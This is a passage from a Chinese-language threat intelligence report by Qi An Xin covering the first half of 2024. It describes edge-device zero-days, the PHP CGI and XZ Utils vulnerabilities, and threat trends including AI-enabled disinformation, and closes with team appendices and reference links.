
2024 年 4 月 25 日，思科 Talos 发布了名为 ArcaneDoor 攻击活动的报告，攻击者使用了思科 ASA 防火墙中的两个 0day CVE-2024-20353 和 CVE-2024-20359。

2024 年 5 月 15 日，Volexity 披露了 UTA0218 的在野攻击活动，该攻击使用 Palo Alto Networks PAN-OS 的 GlobalProtect 功能存在的 0day 漏洞 CVE-2024-3400，并以此作为内部横向移动的切入点。

从 2023 年开始类似针对边界设备的攻击开始增多，一个原因在于很多边界设备本身安全性相较 Chrome 这样的软件要差很多，攻击者能以很小的成本就发现可用的漏洞，而这些边界设备本身具有的功能往往导致攻陷后能给攻击者带来巨大的收益，因此越发受到攻击者的青睐。

三、新瓶旧酒 PHP CGI(CVE-2024-4577)

2024 年 6 月 7 号安全研究人员 Orange Tsai 在其 Twitter 上分享了 PHP CGI 漏洞 CVE-2024-4577，该漏洞是早年 CVE-2012-1823 的延伸，由于 PHP 团队没有注意到 Windows 操作系统中编码转换的 Best-Fit 功能，导致特定版本的 Window 环境（中文、日文）下针对 CVE-2012-1823 的补丁会失效。因为 CGI 本身在 PHP 中已经淘汰，该漏洞对于纯 PHP 的影响并不大，但是 xampp 中 PHP 被配置为默认导出 CGI 二进制程序，导致默认配置的 xampp 成为该漏洞的攻击目标。



▲ 图 4.3 PHP CGI


该漏洞披露之后的次日，奇安信威胁情报中心就发现了多个利用该漏洞进行的攻击活动，其中包括 TellYouThePass 勒索团伙。

由于 CGI 技术在 PHP 中的淘汰，这个死灰复燃的漏洞本身并没有带来大范围的攻击，但是却引入了一个值得深思的问题：漏洞补丁的修复可能随着计算机技术的发展而失效。这可能来自于新技术的引入，也有可能是补丁修复时的技术局限性，甚至是因为软件迭代中的负优化。随着计算机技术的不断发展，如何确保旧补丁仍然有效将是一个软件厂商必须考量的问题。

四、开源的梦魇 XZ Utils(CVE-2024-3094)

2024 年 3 月 29 日，微软工程师 Andres Freund 公开披露，观察到 Liblzma 库存在一些奇怪的现象，自己在用 SSH 远程登录时会发生异常及内存错误。经过分析，确认在 Liblzma 上游组件 xz-utils 中存在后门代码，该后门允许攻击者能够在 SSH 登录认证前，执行任意代码。

OpensSSH 广泛部署在 Linux 操作系统中，虽然默认并不直接依赖 Liblzma，但是部分 Linux 发行版会对 OpenSSH 进行二次开发从而导致其默认加载 LibSystemd，而 LibSystemd 又会默认加载 Liblzma，因此 OpenSSH 将间接因 xz-utils 投毒而成为攻击目标。一旦完成更新最终下发的恶意代码将保证攻击者通过特殊的 key 在认证时完成代码执行。下图为 Twitter 上安全研究人员总结的一张攻击流程图。



▲ 图 4.4 CVE-2024-3094 供应链流程图

xz-utils项目原本自2009年来一直由Lasse Collin维护，但是在2021年，一位名叫JiaT75的开发人员在该项目的社区交流中逐渐取得Lasse Collin的信任，并于2022年2月7日获得了项目代码的提交权，最终于2024年3月8日至3月20日期间策划了这次供应链攻击。

和以往供应链攻击不同，该事件中通过当事人Lasse Collin的视角，可以清晰地看到攻击者的整个攻击过程。通过近三年的不懈努力最终发起攻击行动，攻击者的耐心程度堪比2021年针对安全研究人员的Lazarus。这里我们一方面感叹攻击者的执着，另一方面也意识到一个巨大的安全攻击面，即开源软件的安全性。长期以来，社区内不乏开源软件更安全的声音，但是通过整个攻击事件可以看到，对于一个具备足够耐心的攻击者而言，只要选对了组件目标，投入足够的时间，就可以发起一场波及多个Linux版本的供应链攻击。开源带来的繁杂上游代码库成了软件供应链的巨大攻击面，如何收束Linux这个开源环境中繁杂上游代码的安全性，防止类似的供应链攻击再次发生，将是未来供应链安全的一大难题。

第五章 2024上半年网络威胁活动特点

奇安信威胁情报中心根据 2024 上半年观察到的高级持续性威胁、勒索软件攻击、互联网黑产、在野漏洞利用等网络威胁活动，总结出以下特点。

一、攻击花样层出不穷，安全对抗持续升级

安全攻防是攻击者与厂商安全研究人员的较量，每当一个攻击面被封堵，攻击者就需要寻求新的攻击面。2024 年一个显著的特征便是攻击者对于新攻击面的挖掘，无论是针对边界设备 0day 攻击还是 Linux 上游开源代码的供应链攻击，攻击者都在尝试从以往防御较弱甚至是无设防的角度发起攻击。于攻击者而言很多时候新攻击面的投入成本可能会更低，而防御者发现问题的时间则大幅度增加。因此站在防御者的角度，厂商需要不断更新攻防理念。

此外，越来越多的攻击者对采用的 TTP（战术、技术和程序）进行更新升级，相当一部分攻击事件中攻击者使用了新型的恶意程序或技战术。恶意软件的实现方面，攻击者在编程语言的选择上更加丰富，基于 Python、Golang 等跨平台编程语言的恶意软件不断涌现。不仅如此，从 2022 年起观察到遭受攻击的目标平台开始趋于多元化，在经历了去年的“Operation Triangulation”事件之后，2024 年攻击者更多地投入到 Android、Linux、macOS、iOS 等非 Windows 平台。

二、AI 于网络威胁中初展锋芒


随着近年 OPEN AI 旗下 CHATGPT 产品大热，相关技术也逐渐进入网络安全领域，知识型问答方式的 GPT 成为攻防两端人员的有利武器，并大幅度缩短了相关人员在某一技术领域的学习时间，善用 GPT 成为安全技术人员的必修课。

此外 AI 同样也对网络攻击的形式带来了变化，过去在社交媒体上发布的虚假信息通常都是一些诱导性的文章图片，而随着如今 AI 生成技术的成熟，大量以 AI 生成的视频、图片开始出现在社交媒体上，用于误导信息认知。如网络攻击团伙 Storm-1679 就通过生成式 AI 技术制作了大量奥运相关的假视频及新闻，以抹黑 2024 年巴黎奥运会。

最后，AI技术的大热同样使得相关软件的漏洞安全问题暴露在公众之下，如微软2024年主推的Copilot+PC AI业务存在用户数据泄露的问题，Ollama本地AI大模型的远程代码执行漏洞CVE-2024-37032。

新技术带来新时代的革新，这次的AI同样如此，从个人再到安全企业，最终遍及整个网络安全领域。


附录1 全球主要APT组织列表



附录2 奇安信威胁情报中心

威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

奇安信 ALPHA 威胁分析平台（https://ti.qianxin.com），是奇安信集团面向安全分析师和应急响应团队提供的一站式云端服务平台，该平台拥有海量互联网基础数据和威胁研判分析结果，为安全分析人员及各类企业用户提供基础数据的查询、攻击线索拓展、事件背景研判、攻击组织解析、研究报告下载等多种维度的威胁情报数据与威胁情报服务，提供全方位的威胁情报能力。



奇安信威胁情报中心

奇安信病毒响应中心

附录3 红雨滴团队(RedDirp Team)

奇安信旗下的高级威胁研究团队红雨滴（RedDrip Team，@RedDrip7），成立于 2015 年（前身为天眼实验室），持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击组织的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和组织层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 组织在中国境内的长期活动，并发布国内首个组织层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

奇安信红雨滴团队

“红雨滴”背后的故事 —“从 100 亿个雨滴中找一个红雨滴”

2006 年 11 月 20 日，因发现 J 粒子而获得诺贝尔奖的著名华裔物理学家丁肇中教授来到中国驻瑞士大使馆，做了一场精彩的讲座。丁肇中教授形容自己发现构成物质的第四种基本粒子——J 粒子的高精度实验时说到：“相当于在北京下雨时，每秒钟有 100 亿个雨滴，如果有一个雨滴是红色的，我们就要从这 100 亿个里找出它来。”

而奇安信威胁情报中心高级威胁分析团队同样需要在海量数据中精准找寻那些红色威胁。最终，我们选择了“红雨滴”作为团队的名称。

附录4 参考链接

[1]https://mp.weixin.qq.com/s/Mflg1NZVrHC6JuVm0rW6GQ

[2]https://asec.ahnlab.com/ko/62771/

[3]https://asec.ahnlab.com/ko/65495/

[4]https://mp.weixin.qq.com/s/84lUaNSGo4lhQlpnCVUHfQ

[5]https://www.chainalysis.com/blog/2024-crypto-money-laundering/

[6]https://decoded.avast.io/janvojtesek/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day/

[7]https://decoded.avast.io/luiginocamastra/from-byovd-to-a-0-day-unveiling-advanced-exploits-in-cyber-recruiting-scams/

[8]https://mp.weixin.qq.com/s/kKNkTAlUpLL2skXq3TcBfw

[9]https://asec.ahnlab.com/ko/61666/

[10]https://asec.ahnlab.com/ko/62117/

[11]https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/springtail-kimsuky-backdoor-espionage

[12]https://mp.weixin.qq.com/s/Pog2WXQ8uZTTZKybJFy1Ow

[13]https://mp.weixin.qq.com/s/YhaEq6ogz3p5OQO_PyI-OQ

[14]https://www.securonix.com/blog/securonix-threat-research-security-advisory-new-deepgosu-attack-campaign/

[15]https://www.genians.co.kr/blog/threat_intelligence/dropbox

[16]https://mp.weixin.qq.com/s/7vnxz8dYmWf7Z8Cmaa8sVg

[17]https://www.kroll.com/en/insights/publications/cyber/screenconnect-vulnerability-exploited-to-deploy-babyshark

[18]https://www.genians.co.kr/blog/threat_intelligence/webinar-apt

[19]https://www.sentinelone.com/labs/a-glimpse-into-future-scarcruft-campaigns-attackers-gather-strategic-intelligence-and-target-cybersecurity-professionals/

[20]https://mp.weixin.qq.com/s/yzd0aVq2wzi-v-eB73F6lQ

[21]https://mp.weixin.qq.com/s/BOTyH6YTmVzhVInhTlzXww

[22]https://mp.weixin.qq.com/s/JBX6AGPPGEPzo4SqcN9n9A

[23]https://mp.weixin.qq.com/s/3GhWv3wsiAIZTClDBJxG-g

[24]https://mp.weixin.qq.com/s/K-FUaffQx4g6d_hweXxCTg

[25]https://www.nextron-systems.com/2024/03/22/unveiling-kamikakabot-malware-analysis/

[26]https://www.group-ib.com/blog/dark-pink-apt/
[27]https://mp.weixin.qq.com/s/eFxoX3cwpPee5z2_3G3wXw
[28]https://mp.weixin.qq.com/s/_gBnAlghd3gbP-PQ5M-7yQ
[29]https://mp.weixin.qq.com/s/wR7IgBmEuqqGQ9SCAV39Uw
[30]https://www.welivesecurity.com/en/eset-research/vajraspy-patchwork-espionage-apps/
[31]https://mp.weixin.qq.com/s/SAt5NU-hCbS0D6jI8gkkFQ
[32]https://mp.weixin.qq.com/s/I_s5HrRWdbTW99B99udl1w
[33]https://mp.weixin.qq.com/s/ENDm2bVzw89TlkljZYFdbw
[34]https://www.sentinelone.com/labs/capratube-remix-transparent-tribes-android-spyware-targeting-gamers-weapons-enthusiasts/
[35]https://mp.weixin.qq.com/s/NBFwjxnm2yIwPfMn87vbRQ
[36]https://blogs.blackberry.com/en/2024/05/transparent-tribe-targets-indian-government-defense-and-aerospace-sectors
[37]https://mp.weixin.qq.com/s/FT7xvyGdk-WaB9nfYWPMUg
[38]https://www.seqrite.com/blog/pakistani-apts-escalate-attacks-on-indian-gov-seqrite-labs-unveils-threats-and-connections/
[39]https://cyble.com/blog/the-overlapping-cyber-strategies-of-transparent-tribe-and-sidecopy-against-india/
[40]https://mp.weixin.qq.com/s/Uf708Khax2rJaUhNo1Mz1Q
[41]https://www.trendmicro.com/en_us/research/24/a/pawn-storm-uses-brute-force-and-stealth.html
[42]https://www.microsoft.com/en-us/security/blog/2024/04/22/analyzing-forest-blizzards-custom-post-compromise-tool-for-exploiting-cve-2022-38028-to-obtain-credentials/
[43]https://go.recordedfuture.com/hubfs/reports/CTA-RU-2024-0530.pdf
[44]https://www.trendmicro.com/en_us/research/24/e/router-roulette.html
[45]https://www.ic3.gov/Media/News/2024/240227.pdf
[46]https://www.clearskysec.com/wp-content/uploads/2024/02/DoppelgangerNG_ClearSky.pdf
[47]https://securityintelligence.com/x-force/itg05-leverages-malware-arsenal/
[48]https://cert.pl/posts/2024/05/apt28-kampania/
[49]https://labs.withsecure.com/publications/kapeka
[50]https://www.sentinelone.com/labs/acidpour-new-embedded-wiper-variant-of-acidrain-appears-in-ukraine/
[51]https://cert.gov.ua/article/6278706

[52]https://cloud.google.com/blog/topics/threat-intelligence/apt44-unearthing-sandworm
[53]https://blog.talosintelligence.com/tinyturla-ng-tooling-and-c2/
[54]https://blog.talosintelligence.com/tinyturla-full-kill-chain/
[55]https://www.welivesecurity.com/en/eset-research/moon-backdoors-lunar-landing-diplomatic-missions/
[56]https://www.mandiant.com/resources/blog/apt29-wineloader-german-political-parties
[57]https://blogs.blackberry.com/en/2024/04/fin7-targets-the-united-states-automotive-industry
[58]https://www.esentire.com/blog/fin7-uses-trusted-brands-and-sponsored-google-ads-to-distribute-msix-payloads
[59]https://www.microsoft.com/en-us/security/blog/2024/01/17/new-ttps-observed-in-mint-sandstorm-campaign-targeting-high-profile-individuals-at-universities-and-research-orgs/
[60]https://www.deepinstinct.com/blog/muddyc2go-latest-c2-framework-used-by-iranian-apt-muddywater-spotted-in-israel
[61]https://www.deepinstinct.com/blog/darkbeatc2-the-latest-muddywater-attack-framework
[62]https://harfanglab.io/en/insidethelab/muddywater-rmm-campaign/
[63]https://x.com/MsftSecIntel/status/1737895717870440609
[64]https://www.nextron-systems.com/2024/01/29/analysis-of-falsefont-backdoor-used-by-peach-sandstorm-threat-actor/
[65]https://unit42.paloaltonetworks.com/curious-serpens-falsefont-backdoor/#post-133071-_re5lfhtpycch
[66]https://www.welivesecurity.com/en/eset-research/arid-viper-poisons-android-apps-with-aridspy/
[67]https://www.esentire.com/blog/blind-eagles-north-american-journey
[68]https://mp.weixin.qq.com/s/tPVw-fbu3pQvKTYMzxb4Bw
[69]https://blog.talosintelligence.com/starry-addax/
[70]https://blog.eclecticiq.com/operation-flightnight-indian-government-entities-and-energy-sector-targeted-by-cyber-espionage-campaign
[71]https://www.huntandhackett.com/blog/turkish-espionage-campaigns
[72]https://arcticwolf.com/resources/blog/follow-on-extortion-campaign-targeting-victims-of-akira-and-royal-ransomware/
[73]https://www.securonix.com/blog/securonix-threat-research-security-advisory-new-returgence-attack-campaign-turkish-hackers-target-mssql-servers-to-deliver-domain-wide-mimic-ransomware/

[74]https://blog.talosintelligence.com/decryptor-babuk-tortilla/
[75]https://unit42.paloaltonetworks.com/medusa-ransomware-escalation-new-leak-site/
[76]https://asec.ahnlab.com/en/60440/
[77]https://mp.weixin.qq.com/s/Css8y2rPykyNPrLkJNq9ig
[78]https://asec.ahnlab.com/ko/60744/
[79]https://mp.weixin.qq.com/s/XV0x10YV-Wrs1ZI6tNHjLA
[80]https://www.trendmicro.com/en_us/research/24/a/kasseika-ransomware-deploys-byovd-attacks-abuses-psexec-and-expl.html
[81]https://www.fortinet.com/blog/threat-research/phobos-ransomware-variant-launches-attack-faust
[82]https://www.fortinet.com/blog/threat-research/ransomware-roundup-albabat
[83]https://blog.morphisec.com/akira-ransomware-prevention-and-analysis
[84]https://www.fortinet.com/blog/threat-research/ransomware-roundup-abyss-locker
[85]https://www.trendmicro.com/en_us/research/24/b/threat-actor-groups-including-black-basta-are-exploiting-recent-.html
[86]https://www.trendmicro.com/en_us/research/24/c/multistage-ra-world-ransomware.html
[87]https://blog.talosintelligence.com/ghostsec-ghostlocker2-ransomware/
[88]https://www.facct.ru/blog/shadow-ransomware/
[89]https://medium.com/@Intel_Ops/phobos-ransomware-analysing-associated-infrastructure-used-by-8base-646560302a8d
[90]https://mp.weixin.qq.com/s/8dIxwYN3v4U7y9IECPxa7g
[91]https://mp.weixin.qq.com/s/fxYSDH9NrcRkE_QFgHVIiw
[92]https://blog.sonicwall.com/en-us/2024/03/new-multi-stage-stopcrypt-ransomware/
[93]https://www.trendmicro.com/en_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html
[94]https://cert.360.cn/report/detail?id=65fceeb4c09f255b91b17f11
[95]https://www.trendmicro.com/en_us/research/24/c/agenda-ransomware-propagates-to-vcenters-and-esxi-via-custom-pow.html
[96]https://mp.weixin.qq.com/s/_KuFPPs6XFOICNpRjzn5AA
[97]https://www.stormshield.com/news/technical-analysis-of-ransomware-crypt888
[98]https://www.netskope.com/blog/netskope-threat-coverage-evil-ant-ransomware
[99]https://asec.ahnlab.com/ko/64345/
[100]https://mp.weixin.qq.com/s/ewo2Lp5arhun3dM94Pcsrw

[101]https://thedfirreport.com/2024/04/29/from-icedid-to-dagon-locker-ransomware-in-29-days/
[102]https://cert.360.cn/report/detail?id=663c203cc09f255b91b17fd9
[103]https://cyble.com/blog/in-the-shadow-of-venus-trinity-ransomwares-covert-ties/
[104]https://blog.sekoia.io/mallox-ransomware-affiliate-leverages-purecrypter-in-microsoft-sql-exploitation-campaigns/
[105]https://www.proofpoint.com/us/blog/threat-insight/security-brief-millions-messages-distribute-lockbit-black-ransomware
[106]https://www.microsoft.com/en-us/security/blog/2024/05/15/threat-actors-misusing-quick-assist-in-social-engineering-attacks-leading-to-ransomware/
[107]https://www.sentinelone.com/blog/ikaruz-red-team-hacktivist-group-leverages-ransomware-for-attention-not-profit/
[108]https://securelist.com/ransomware-abuses-bitlocker/112643/
[109]https://cyble.com/blog/ransomware-menace-amplifies-for-vulnerable-industrial-control-systems-heightened-threats-to-critical-infrastructure/
[110]https://arcticwolf.com/resources/blog/lost-in-the-fog-a-new-ransomware-threat/
[111]https://symantec-enterprise-blogs.security.com/threat-intelligence/ransomhub-knight-ransomware
[112]https://www.trendmicro.com/en_us/research/24/f/targetcompany-s-linux-variant-targets-esxi-environments.html
[113]https://www.fortinet.com/blog/threat-research/ransomware-roundup-shinra-and-limpopo-ransomware
[114]https://www.cadosecurity.com/blog/from-dormant-to-dangerous-p2pinfect-evolves-to-deploy-new-ransomware-and-cryptominer
[115]https://mp.weixin.qq.com/s/xXUBLE43ZZorfVd62FWm4g
[116]https://mp.weixin.qq.com/s/-vvj2RHNNkCxruLlMpfyrA
[117]https://mp.weixin.qq.com/s/vvvCl1yv3JF6FPXRXT5F3A
